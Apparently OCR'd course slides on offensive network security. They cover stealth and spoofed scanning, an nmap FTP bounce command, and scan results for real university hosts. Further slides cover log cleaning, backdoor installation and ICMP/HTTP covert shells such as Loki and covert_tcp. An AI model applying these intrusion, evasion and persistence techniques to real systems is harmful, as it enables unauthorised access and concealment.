
Howto ?

- Non-standard IP packets
  - Packets with all flags set (Push/FIN/ACK/SYN)
  - Packets with IP version field set to strange values (!4 and !6)
  - Fragmented packets
  - Decoy your true source IP address among a huge amount of spoofed addresses
- Spoofed source addresses « It wasn't me ! »
  - Use spoofing, but make sure to get back the results
- Randomized destination ports
- Slooooow scans – scan very slowly, even the best stateful detectors have limited resources
- Crash the detectors – with many small sized packets packets will be dropped by the card/libpcap library/intrusion software

Stealth Scanning via a third party (1)

Scanning with Spoofing

- Hides true identity
- Not very reliable
- A poor scapegoat will take the blame




Question

If you own the Low traffic machine, could you find out about this scanning ? (Before the ISP of the victim calls you ?)

Stealth Scanning via a third party (2)

FTP bounce scanning uses a third party ftp server accepting PORT commands



Doing it with Nmap : nmap –b username:password@ftpserver:port

Other scanning techniques

ACK scanning : checks for existence of a on a network

- Scanning sends a ACK TCP packet to a TCP port.
- If port closed or open a RST is sent back → is on the network


RST scanning: Use negative results to discover network topology

FIN/PUSH/Christmas scanning : uses invalid TCP flag combinations

NULL scanning

Bypassing firewalls

Layer 4 traceroute



Increasing TTL values in legitimate traffic

Firewall blocks
incoming ICMP
Allows ONLY
incoming
HTTP traffic

HTTP server

ICMP TTL error messages

Simple traceroute www.unibw.de


```
…..
13  hbg-b2-link.telia.net (80.91.249.201)  161.507 ms   158.247 ms   155.864 ms
14  dante-116543-hbg-b2-c.telia.net (213.248.69.34)  280.674 ms   277.080 ms
273.934 ms
15  zr-pot1-te0-0-0-0.x-win.dfn.de (188.1.145.162)  308.876 ms   305.386 ms
302.082 ms
16  zr-fra1-te0-7-0-0.x-win.dfn.de (188.1.145.205)  298.860 ms   295.497 ms
295.527 ms
17  xr-gar1-te2-2.x-win.dfn.de (188.1.145.54)  289.291 ms   288.356 ms   284.724 ms
18  kr-unibwm.x-win.dfn.de (188.1.37.2)  242.147 ms   242.860 ms   239.742 ms
19  WiNrouter.RZ.x.z (137.193.9.174)  223.330 ms   219.589 ms   215.789 ms
20  gatesrv.RZ.x.z (137.193.11.27)  332.976 ms   331.875 ms   342.989 ms
21  * * *
22  * * *
23  * * *
24  * * *
25  * * *
26  * * *
27  * * *
28  * * *
29  * * *
30  * * *
```

Layer 4 traceroute www.unibw.de

```
13  hbg-b2-link.telia.net (80.91.251.82) 55.9ms
14  dante-116543-hbg-b2-c.telia.net (213.248.69.34) 292.6ms
15  zr-pot1-te0-0-0-0.x-win.dfn.de (188.1.145.162) 232.5ms
16  zr-fra1-te0-7-0-0.x-win.dfn.de (188.1.145.205) 244.1ms
17  xr-gar1-te2-2.x-win.dfn.de (188.1.145.54) 249.0ms
18  kr-unibwm.x-win.dfn.de (188.1.37.2) 299.3ms
19  WiNrouter.RZ.x.z (137.193.9.174) 284.2ms
20  gatesrv.RZ.x.z (137.193.11.27) 255.7ms
21  [target open] web-ci.RZ.x.z (137.193.14.40):80 297.0ms
```

Finding “interesting” hosts

```
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
199/tcp   open  smux
443/tcp   open  https
951/tcp   open  unknown
993/tcp   open  imaps
995/tcp   open  pop3s
13782/tcp open  VeritasNetbacku
13783/tcp open  VeritasNetbacku
32773/tcp open  sometimes-rpc9
```



Veritas Netbackup exploit - Recherche Google - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Personnaliser les liens
Windows
démarrer
Win...
2 E...
Micr...
3 F...
2 I...
3 E...

http://www.google.fr/search?hl=fr&client=firefox-a&rls=org.mozilla%3Aen-

Web

FrSIRT - **Veritas** Backup Exec and **NetBackup** Remote File Access ...
VERITAS NetBackup for NetWare Media Server Option 4.5 (toutes versions) ...
http://www.frsirt.com/**exploits**/20050811.backupexec_dump.pm.php ...
www.frsirt.com/bulletins/1755 - Pages similaires

FrSIRT - **VERITAS NetBackup** Volume Manager Daemon Buffer Overflow ...
Sécurité Informatique et veille en vulnérabilités (failles, attaques, menaces, risques et incidents).
www.frsirt.com/bulletins/2605 - Pages similaires

Veritas NetBackup Exploit Released - [Traduire cette page]
Exploit code for a buffer overflow in Symantec's data backup and recovery product suite is posted online, opening the door for system takeover attacks.
www.eweek.com/article2/0,1895,1912358,00.asp - 103k - 16 mar 2007 -
En cache - Pages similaires

HSC : Multiples débordements de tampons dans **Veritas NetBackup** ...
Cette erreur génère un débordement de pile qui, bien **exploité**, permet une exécution de code arbitraire. Produits impactés : - **Veritas NetBackup** 6.0 < MP4 ...
www.magsecurs.com/article.php3?id_article=6795 - 17k - En cache - Pages similaires

VERITAS NetBackup - Format String
VERITAS NetBackup Enterprise/Server/Client version 5.1 * **VERITAS NetBackup** Enterprise/Server/Client version 6.0. Note: Un **exploit** a été publié. Solution: ...
www.zone-h.fr/advisories/read/id=789 - 16k - En cache - Pages similaires

VERITAS NetBackup - Buffer Overflow dans la Bibliothèque Partagée ...
Une vulnérabilité a été identifiée dans **VERITAS NetBackup**, ... Note: Un **exploit** a été publié
Solution: Appliquer les packs de sécurité cumulatifs. ...
www.zone-h.fr/advisories/read/id=790 - 15k - En cache - Pages similaires

[**Exploits** / Bulletins] Apache 1.3.x, Ability Server, **VERITAS** ...
To: [EMAIL PROTECTED]; Subject: [**Exploits** / Bulletins] Apache 1.3.x, Ability Server,

Scripts Currently Forbidden [<script>: 3] [J+F+P: 0]

Done

Finding “interesting” hosts

Method: TCP Ping Scan on common ports (23, 80, 443, 22, 25, etc)

```
Interesting ports on wwwsrv.RZ.x.z (137.193.10.19):
Not shown: 1641 closed ports, 46 filtered ports
PORT       STATE SERVICE
53/tcp     open   domain
80/tcp     open   http
427/tcp    open   svrloc
443/tcp    open   https
505/tcp    open   mailbox-lm
884/tcp    open   unknown
3306/tcp   open   mysql
5801/tcp   open   vnc-http-1
5901/tcp   open   vnc-1
32772/tcp open   sometimes-rpc7
```


Major Problems:

Open VNC can be abused by password guessing

MySQL – database access and data stealing

It’s OK to see that VNC is open, but in no way should you try password guessing !!

Testing



SUSE Linux (wwwsrv)

Florian S
r31dyrod

Nagios Management
r31dhdn

Benutzername:

Passwort:

Finding “interesting” hosts

```
interesting ports on kalliope.BIBL.x.z (137.193.10.12):
Not shown: 1630 closed ports, 46 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
665/tcp   open  unknown
898/tcp   open  sun-manageconsole
3025/tcp  open  slnp
3045/tcp  open  slnp
4000/tcp  open  remoteanything
4045/tcp  open  lockd
6000/tcp  open  X11
6112/tcp  open  dtspc
7100/tcp  open  font-service
8009/tcp  open  ajp13
8076/tcp  open  slnp
8080/tcp  open  http-proxy
13782/tcp open  VeritasNetbackup
13783/tcp open  VeritasNetbackup
32771/tcp open  sometimes-rpc5
32772/tcp open  sometimes-rpc7
32773/tcp open  sometimes-rpc9
32774/tcp open  sometimes-rpc11
32775/tcp open  sometimes-rpc13
32777/tcp open  sometimes-rpc17
```

Vulnerabilities:

X11 open

NetBackUP

http proxy: can be used to see cache or use to access internal network

Task 1

- Perform service identification on a remote machine
- Do passive fingerprinting
- Find and exploit a vulnerability
- Generate your own exploit with MetaSploit

Section 2:

Malicious System Management

Mantaining access

- Log cleaning
  - Remove traces/proofs of your visit
- System patch
  - Fix the vulnerability before others intruders will find it.
- Backdoor installation
  - Make sure you will be back
- Covert communication
  - Assure a way to communicate stealthy with the machine

Backdoors

A backdoor is a modification to an conquered system allowing the attacker to :

- Reconnect easily at a later time
- Stealth activity (hide files/processes network connections)

Several types of access

- Local escalation of privilege
- Remote shell
- Remote execution of commands
- Remote GUI (VNC, Subseven, BackOriffice, DonaldDuck)

Installing a backdoor

- Worms/Viruses
- Trojan horses
- Attackers


ICMP based Backdoors

- Avoid TCP/UDP based communication which can be detected/sniffed by a administrator by tunneling backdoor communication in ICMP

- 2 famous examples : Loki and 007shell :

- Basic Idea :
  - Attacker installs a ICMP listener on compromised machine
  - Commands are sent to the machine in ICMP Echo requests
  - Results are sent back in ICMP Echo Reply


Loki


Remote Shell encapsulated over ICMP
ICMP Echo Request
ICMP Echo Reply
Victim running Loki server
Attacker running Loki client

- **Commands are encapsulated in ICMP Echo Requests/Replies are delivered in ICMP Echo Reply**
- **If firewall allows only outgoing ICMP requests, (no incoming ICMP requests) then reversing the roles is possible**

Reverse WWW shell

Exploit : Reverse-WWW-Tunnel-Backdoor v1.6 (perl script)



Shell commands / results are encapsulated in HTTP (POST/GET or replies)

Firewall « sees » only outgoing regular HTTP traffic

Difficult to detect….

Sniffer based Backdoors

Avoids TCP/UDP and ICMP listening by looking at a predefined patterns in traffic.

Non-promiscuous sniffing activated backdoors

- Cd00r – is activated when 3 successive SYN are received on ports X, Y, and Z, where W, Y, Z can be customized. Activated backdoor will listen now on TCP port 5002.

Beaware of variations :

- multiple ports (4)
- No TCP port at all -the whole backdoor session is packet crafted (SADoor available at cmn.listprojects.darklab.org)

Promiscuous sniffing backdoors – Very dangerous and difficult to identify

- Backdoor listens on all traffic sent on the network
- Commands are crafted in packets destinated to possible other IP addresses than the backdoor’s.
- Replies from the backdoor use spoofed IP addresses

CovertTCP

Exploit code : covert_tcp (linux)

Three approaches to hide data in IP header

- IP packet identification field – ASCII character is this field mod 256 !

  Example : 18:50:13.551117 nemesis.psionic.com.7180 > blast.psionic.com.www: S 537657344:537657344(0) win 512 (ttl 64, id 18432)

  Decoding:...(ttl 64, id 18432/256) [ASCII: 72(H)]

- TCP initial sequence number field – ASCII character is this field mod 65536*256.

  Example : 18:50:29.071117 nemesis.psionic.com.45321 > blast.psionic.com.www:

